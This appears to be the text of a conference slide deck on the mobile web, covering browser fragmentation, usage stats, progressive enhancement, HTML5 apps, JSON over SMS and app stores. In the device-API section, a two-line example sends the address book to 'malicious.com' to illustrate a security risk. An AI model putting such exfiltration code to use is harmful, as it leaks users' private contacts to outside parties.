The future of the mobile web

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The desktop web

- Boring!

- Only five browsers

- with only one viewport each

- that support nearly everything

- Even IE? Yes, even IE.

The mobile web

- Exciting!

- Twenty browsers and counting

- ranging from great to lousy

- Fascinating new bugs that don't occur on desktop

- Eventually about five times as many users as desktop web

Mobile First!

- Luke Wroblewski invented it

- Design your sites for mobile first.

- You'll be forced to decide what is so important that it MUST be shown in the mobile device's tiny display.

- The things you leave out of the mobile version don't really need to be in the

The mobile browsers

- Safari iPhone
- Android WebKit
- Dolfin for bada
- BlackBerry WebKit
- Opera Mobile
- Opera Mini
- MicroB
- Nokia WebKit
- Firefox

- Obigo WebKit
- Ovi
- Bolt
- BlackBerry old
- Phantom
- Obigo old
- NetFront
- IE
- UCWeb

You may groan now.

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WebKit-based

WebKit on Mobile

There is no WebKit on mobile!

There's iPhone Safari (3 and 4),
and Android (2.1 and 2.2)
and Nokia WebKit (S40 and Symbian)
and Blackberry WebKit,
and Dolfin for bada,
and Palm, Obigo, and a few more

These WebKits are all different.

Exhibit A: WebKit comparison table
http://quirksmode.org/webkit.html

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Proxy browsers

Proxy browsers

- Page is downloaded to and rendered on a specialised server.
- A highly compressed image is sent to the client.
- Advantage: cheap, both in device and in network costs
- Disadvantage: no client-side interactivity

Global stats Q4 2010

(by StatCounter)

Safari	23%	iOS	Stable
Opera	22%	Many OSs	Stable
BlackBerry	18%	BlackBerry	Down
Nokia	16%	Symbian (and S40)	Stable
Android	12%	Android	Up
NetFront	4%	Sony Ericsson and Samsung	Stable
Samsung	1%	bada	Up
UCWeb	1%	Many OSs	Down
Others	3%		

Browser stats

- Those are GLOBAL stats; they are not necessarily correct for the sites you're working on. Always check your stats.

- Social media referrals cause disproportionate iPhone visits; and Android to a lesser degree.

Which mobile browsers?

- Safari iPhone
- Opera Mini
- Android WebKit

- US: BlackBerry (WebKit and older)
- Europe: Nokia WebKit

- Dolfin for bada (easy)
- Opera Mobile (easy)

Progressive enhancement

How do you deal with this immense amount of browsers?

Use advanced tricks, but make sure your site remains usable without them.

The site is enhanced as much as the browser allows.

Progressive enhancement

HTML

All browsers support HTML. That's the definition of a browser.

Progressive enhancement

Basic CSS

HTML

All browsers support most basic CSS. There will be bugs, but only few.

Progressive enhancement

Advanced CSS

Basic CSS

HTML

Advanced CSS is restricted to advanced browsers. Make sure it contains nothing vital; just nice extras.

Progressive enhancement

Advanced CSS

Basic CSS

Basic JavaScript

HTML

All browsers support basic JavaScript, but they can be slow. Maybe switch off in BB5 and lower.

Progressive enhancement

Advanced CSS	Advanced JavaScript

| Basic CSS	Basic JavaScript

HTML

Advanced JavaScript is a problem. Feature detection is your friend. Make sure it contains nothing vital.

More mobile web

- So far we talked about websites.

- There are more aspects to the mobile web, however.

- Native vs. web apps, for instance

- But there's even more behind the horizon

Apps in theory

- Symbian
- Android
- iOS
- BlackBerry
- Windows
- bada

38%

22%

16%

16%

4% 3%

Apps in practice

🔵 Android
🟣 iOS

Rest? What rest?

16%

22%

HTML5 apps

HTML5 apps

- One core app written in HTML, CSS, and JavaScript.

- Deployed to several mobile platforms.

- Ideally, CSS and JavaScript are stored on the device.

- If it can't be deployed it's still a website.

HTML5 app deployment

- http://apparat.io/ (Uxebu)

- https://build.phonegap.com/ (Nitobi)

2011

$25

2011

$75

2014

$25

2014

Apps!
keep track of prices,
keep track of
multiple ships,
give warning against
corrupt police
officers

Fisherman

Fisherman's cousin
(also a fisherman)

I've done it. In April 2009.

Symbian

Windows Mobile

Symbian ⟶ ⟶ Windows Mobile

And it worked.
Almost.
There was a compatibility issue.
But still the concept was viable.

data   data

HTML5 app

Data will likely be JSON
- Light-weight
- Already works everywhere

But how do we get the JSON onto the phone?

Wifi?
  Not available
Data plan?
  Too expensive
SMS?
  Sounds about right

JSON over SMS

- SMS is the only way of pushing data

- Premium SMS allows the service to make money easily

- Absolutely every phone supports SMS

- It's human-readable (more or less)

```
To: 0618432728

date: 150225,
towns: {
  town1: {
    prices:{
      catfish:0.88,
      dogfish:1.34,
      shellfish:0.79
    },
  },
  town2: {
    prices:{
      catfish:0.97,
      dogfish:1.13,
      shellfish:0.48
    },
  },
}
```

Money

- But if the user can share apps freely

- and pays for the data

- monetization is going to change considerably

- We don't need app stores any more

End of app stores

- *"Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it."*

- Eric Meyer

What do we need app stores for?

- Discoverability

- Ease of payments and making money

- Distribution

- Works for Apple. But will it work for anyone else?

- Cost of ownership

Discoverability

Distribution

Works for Apple

- Apple depends on enthusiastic developers and affluent consumers

- Google has developers

- Nokia, Samsung, and RIM have consumers

- But none of them has both

- So can they copy Apple's success?

Cost of ownership

An app store needs:

- payment system

- sysadmins

- content checkers

- documentation and best practices writers

Costs a lot of money. Too much money, especially if nobody uses the app store.

Payments

End of app stores

Will any app stores survive?

- Apple's. iOS apps will continue to exist.

- Maybe a few other platform-specific ones, too.

- Specialised app stores (structural engineering, music creation, historical maps, etc.)

Device APIs

- Native apps offer device APIs.

- They allow you to access the camera, accelerometer, SMS, file system, etc.

- They tie in your site or app with the mobile context.

- Web apps will have to offer them, too.

Device APIs

```
device.phone.call(device.addressBook['mom'])
```

Great!
Well ...

```
var ab = device.addressBook.toString();
sendRequest(POST,'malicious.com',ab);
```

There's a serious security problem here.
Providing trusted apps might remain an app store
function.

Device APIs spec

- BONDI (obsolete)

- JIL (obsolete)

- W3C DAP (not yet ready)

- WAC 2.0

JavaScript events
Fun party game

- online and offline
- orientationchange
- shake
- cameraopen
- compasspointnorth
- devicemove (GPS?)
- phonecall
- textmessagereceived

Future of the Mobile Web

- Native apps will be replaced by web apps, which can run anywhere

- Web data will also be offered via SMS

- Monetization will change from pay for download to pay for data, and will become independent of credit cards

- App stores on the defensive

- Device APIs (but security!)

... and PayPal?

- Disclaimer: know very little about financial service industry. Still ...

- Future is a payment system for data (messages, levels, articles, whatever). PayPal stands decent chance there.

- System must work on low-end devices

- Give people without credit cards a way of paying. (I.e. 70% of the world population)

- Competition: carriers

Thank you

I will post these slides online, but only in mid May.

Questions?

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